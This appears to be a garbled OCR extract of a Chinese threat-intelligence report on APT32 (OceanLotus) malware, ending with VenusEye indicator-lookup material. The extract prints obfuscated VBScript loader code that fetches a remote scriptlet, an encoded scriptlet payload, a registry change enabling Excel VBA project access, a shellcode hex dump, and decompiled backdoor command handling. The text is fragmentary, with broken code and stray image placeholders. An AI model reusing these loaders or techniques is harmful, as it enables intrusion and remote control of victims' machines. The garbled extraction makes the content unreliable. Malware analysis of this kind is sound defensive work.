



u n i



VBS

```
strPath = DesDir & SkMMBXmNbPCwurUQIJQcF(Array(58, 54, 20, 9, 1, 20, 7, 11, 34, 7, 18, 1))
Data = Data + SkMMBXmNbPCwurUQIJQcF(Array(52, 8, 48, 19, 63, 85, 52, 22, 4, 84, 82, 13, 83, 14, 7, 35, 52, 21, 2, 46, 22, 30, 51, 8, 44, 40, 49, 53, 14, 47, 3, 51, 30, 49, 52, 62, 40, 63, 50, 84, 44, 50, 60, 84, 2, 28, 53, 32, 22, 52, 63, 62, 32, 15, 7, 51, 40, 60, 5, 15, 30, 35, 4, 51, 30, 33, 2, 46, 52, 7))
Data = Data + SkMMBXmNbPCwurUQIJQcF(Array(52, 51, 14, 31, 60, 85, 48, 35, 50, 84, 60, 5, 35, 52, 46, 48, 13, 83, 14, 7, 35, 52, 21, 2, 46, 22, 30, 51, 8, 44, 40, 49, 53, 39, 95, 47, 35, 14, 83, 50, 32, 60, 32, 5, 87, 14, 54, 63, 10, 40, 8, 60, 85, 40, 47, 49, 10, 32, 14, 5, 49, 44, 22, 55, 87, 10, 31, 47, 37, 21, 1))
Data = Data + SkMMBXmNbPCwurUQIJQcF(Array(52, 33, 87, 43, 52, 8, 52, 86, 49, 13, 48, 47, 49, 63, 45, 52, 49, 83, 13, 47, 35, 60, 87, 4, 11, 40, 7, 49, 95, 19, 37, 13, 52, 22, 4, 53, 36, 55, 53, 86, 83, 19, 3, 13, 32, 9, 60, 85, 82, 7, 48, 52, 63, 52, 48, 22, 21, 63, 87, 55, 21, 7, 86, 52, 46, 5, 49, 2, 13))
Data = Data + SkMMBXmNbPCwurUQIJQcF(Array(50, 8, 48, 86, 60, 33, 95, 44, 7, 48, 4, 22, 33, 55, 21, 52, 46, 22, 17, 2, 84, 30, 46, 49, 8, 32, 83, 49, 49, 52, 20, 51, 8, 52, 18, 7, 32, 14, 31, 37, 10, 44, 14, 4, 11, 52, 16, 4, 49, 10, 80, 60, 55, 22, 20, 52, 35, 2, 30, 60, 84, 52, 41, 2, 62, 52, 13, 4, 86, 10, 22))
Data = Data + SkMMBXmNbPCwurUQIJQcF(Array(47, 38, 86, 1, 4, 86, 60, 80, 8, 22, 30, 7, 33, 2, 80, 51, 49, 10, 51, 49, 35, 48, 7, 4, 33, 40, 51))
Data = Data + SkMMBXmNbPCwurUQIJQcF(Array(47, 38, 86, 1, 4, 86, 60, 80, 35, 52, 46, 4, 46, 22, 30, 51, 8, 44, 40, 49, 53, 14, 20, 52, 35, 2, 30, 60, 84, 52, 41, 2, 62, 52, 13, 4, 86, 10, 22, 51, 84, 10, 23, 53, 49, 30, 21, 53, 48, 48, 35, 6, 37, 30, 35, 3, 8, 36, 85, 4, 35, 2, 7, 5, 62, 10, 60, 60, 33, 18, 53))
Data = Data + SkMMBXmNbPCwurUQIJQcF(Array(47, 38, 86, 1, 4, 86, 60, 80, 35, 52, 46, 4, 46, 22, 30, 51, 8, 44, 40, 49, 53, 14, 20, 52, 35, 2, 30, 60, 84, 52, 41, 2, 62, 52, 13, 4, 86, 10, 22, 51, 84, 10, 23, 53, 49, 30, 21, 53, 48, 48, 35, 6, 37, 30, 35, 3, 8, 36, 85, 4, 35, 2, 7, 5, 62, 10, 60, 60, 33, 18, 53))
```

### VBS

```
Function ofZtDCVnah0ItzqRrMY (HyLV, CjRlAwDjXVRw, erTVjdd0rXxjanzoe)
ofZtDCVnah0ItzqRrMY = HyLV
Function dhAGbiciRNxby (TLceKzFvdUwMI0Q)
Dim JmUhPLCLmhuK, cskaeCmGcIoz()
ReDim cskaeCmGcIoz (Len (TLceKzFvdUwMI0Q) - 1)
For JmUhPLCLmhuK = 0 To UBound (cskaeCmGcIoz)
cskaeCmGcIoz (JmUhPLCLmhuK) = Asc (Mid (TLceKzFvdUwMI0Q, JmUhPLCLmhuK + 1, 1))
Next
dhAGbiciRNxby = cskaeCmGcIoz
End Function
Dim ADDbqXwHRdKFz
ADDbqXwHRdKFz = dhAGbiciRNxby (WculYyPzCNoLViqGAZGyGb)
Function fdqBruAKAnVGDtSLR (etKMF1DKFjUvWUxeBIVAL)
Dim NnjdvivKdRZrerBevMdokeoE, iKitxGhDaqteFEAJBxujUH()
ReDim iKitxGhDaqteFEAJBxujUH (Len (etKMF1DKFjUvWUxeBIVAL) - 1)
For NnjdvivKdRZrerBevMdokeoE = 0 To UBound (iKitxGhDaqteFEAJBxujUH)
iKitxGhDaqteFEAJBxujUH (NnjdvivKdRZrerBevMdokeoE) = Asc (Mid (etKMF1DKFjUvWUxeBIVAL, NnjdvivKdRZrerBevMdokeoE + 1))
Next
fdqBruAKAnVGDtSLR = iKitxGhDaqteFEAJBxujUH
End Function
Dim YMIjOpitDpweIbEirIn
set AEEViraehESZClvYURUvdafl = GetObject ("script:https://[redacted].com")
YMIjOpitDpweIbEirIn = fdqBruAKAnVGDtSLR (fDCjGRpMBBVYwBSN)
Function WzHPsDviVxipreYwD (CjRlAwDjXVRw), erTVjdd0rXxjanzoe)
WzHPsDviVxipreYwD = CjRlAwDjXVRw + erTVjdd0rXxjanzoe
End Function
Dim ZxjghLwHQSPC, qvVfCIRkoVZIFF, ORwaTbWmDnryIdzkMsywEBTU
```

### vbscript

## VBS Loader


```
<?XML version="1.0"?>
<scriptlet>
<script language="VBScript">
  <![CDATA[
dTEMqCaWeQlUVLC=Array(102,80,65,21,90,87,95,112,77,86,80,89,21,8,21,118,71,80,84,
69,89,92,86,84,65,92,90,91,23,28,63,90,87,95,112,77,86,80,89,27,99,92,70,92,87,89,
102,93,80,89,89,21,8,21,118,71,80,84,65,80,122,87,95,80,86,65,29,23,98,70,86,71,9:
90,91,21,103,80,82,112,77,92,70,65,70,29,71,80,82,126,80,76,28,63,60,90,91,21,80,
70,93,102,93,80,89,89,27,103,80,82,103,80,84,81,21,71,80,82,126,80,76,63,60,103,80
87,80,71,21,8,21,5,28,63,80,91,81,21,83,64,91,86,65,92,90,91,63,63,18,21,114,80,6:
122,120,21,67,84,89,64,80,63,103,80,82,101,84,65,93,21,8,21,23,125,126,112,108,10:
02,65,66,84,71,80,105,100,80,86,71,80,70,80,83,65,105,100,80,80,80,86,80,105,83,:
```

3 0x35, 0x39, 0x35

Excel AccessVBOM

```
1 Set objExcel = CreateObject("Excel.Application")
2 objExcel.Visible = False
3
4 Set WshShell = CreateObject("Wscript.Shell")
5
6 function RegExists(regKey)
7 ..... on error resume next
8 ..... WshShell.RegRead regKey
9 ..... RegExists = (Err.number = 0)
10 and function .....
11
12 RegPath = "HKEY_CURRENT_USER\Software\Microsoft\Office\" & objExcel.Version & "\Excel\Security\AccessVBOM"
13
14 if RegExists(RegPath) then
15 ..... action = WshShell.RegRead(RegPath)
16 else
17 ..... action = ""
18 end if
19
20 WshShell.RegWrite RegPath, -1, "REG_DWORD"
21
22 .....
23 Set xlmodule = objWorkbook.VBProj
```

Excel 0x78




00000000	00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f	
00000000	eb 3a 31 d2 80 3b 2b 75 04 b2 3e eb 26 80 3b 2f	1 權 ; + u . ? ? € ; / ← loader shellcode
00000010	75 04 b2 3f eb 1d 80 3b 39 77 07 8a 13 80 ea fc	u . ? ? € ; 9 w . ? € 擊
00000020	eb 11 80 3b 5a 77 07 8a 13 80 ea 41 eb 05 8a 13	? € ; Z w . ? € 關 ? ?
00000030	80 ea 47 c1 e0 06 08 d0 43 c3 eb 05 e8 f9 ff ff	€ 簡 持 . . 靈 秒 . 根
00000040	ff 5b 31 c9 80 c1 36 01 cb 89 d9 31 c0 80 3b 3d	[ 1 裝 ? . 嘉 ? 統 ; =
00000050	74 25 e8 ab ff ff ff e8 a6 ff ff ff e8 a1 ff ff	t % 擴 環 環 環
00000060	ff e8 9c ff ff ff 86 c4 c1 c0 10 86 c4 c1 c8 08	等 嗶 嗶 嗶 嗶

shellcode 0x76 loader shellcode  
base64







## C&C

72



```
24 {
25   int v3; // edi
26
27   v3 = len;
28   switch ( a2 )
29   {
30     case 1:
31       sub_10005634((int)a3, len, 1); // 启动进程
32       break;
33     case 2:
34       sub_1000386A(a3);
35       break;
36     case 3:
37       sub_10003609();
38       break;
39     case 4:
40       sub_1000368C(len);
41       break;
42     case 5:
43       sub_1000361D(len, a3); // 切换目录
44       break;
45     case 9:
46       sub_100054E0(len, 1); // 进程注入
47       break;
48     case 0xA:
49       sub_10003D1E((int)a3, len, "wb*"); // 上传文件
50       break;
51     case 0xB:
52       sub_10004C29(a3, len); // 读取文件
53       break;
54     case 0xC:
55       sub_1000387A(len, a3); // 执行命令
56       break;
57     case 0xD:
58       sub_100052D1(len, a3, 1);
59       break;
60   }
```

## Shellcode

VBS shellcode shellcode shellcode



图 87 (1) 与恶意流量特征库存在关联，可以借此识别恶意流量。恶意流量特征库以域名、IP地址、组织名称等为关键字，用于绕过某些厂商对该 Host 字段的检测。




图 87 恶意流量特征库 (18)

图 88 海莲花组织分析图 (18)

# 1 VenusEye

https://venuseye.vip/domain/

IP、域名、文件HASH(MD5/SHA1/SHA256)
中文简体
你好, 10017

---

域名服务商 Oracle America, Inc.

域名服务器 ns1.dyndns.org;ns3.dyndns.org;ns4.dyndns.org;ns5.dyndns.org;

主域名 .net

更新时间 2018-06-01

Tags APT攻击

---

组织

APT32

威胁情报

IOC信息

组织	分类	家族
金睛团队(524)	<span style="border: 1px solid #e91e63; padding: 2px 5px;">APT攻击</span>	
更新时间: 2018-06-01		



VenusEye



Venuseye

[www.venuseye.com.cn](http://www.venuseye.com.cn)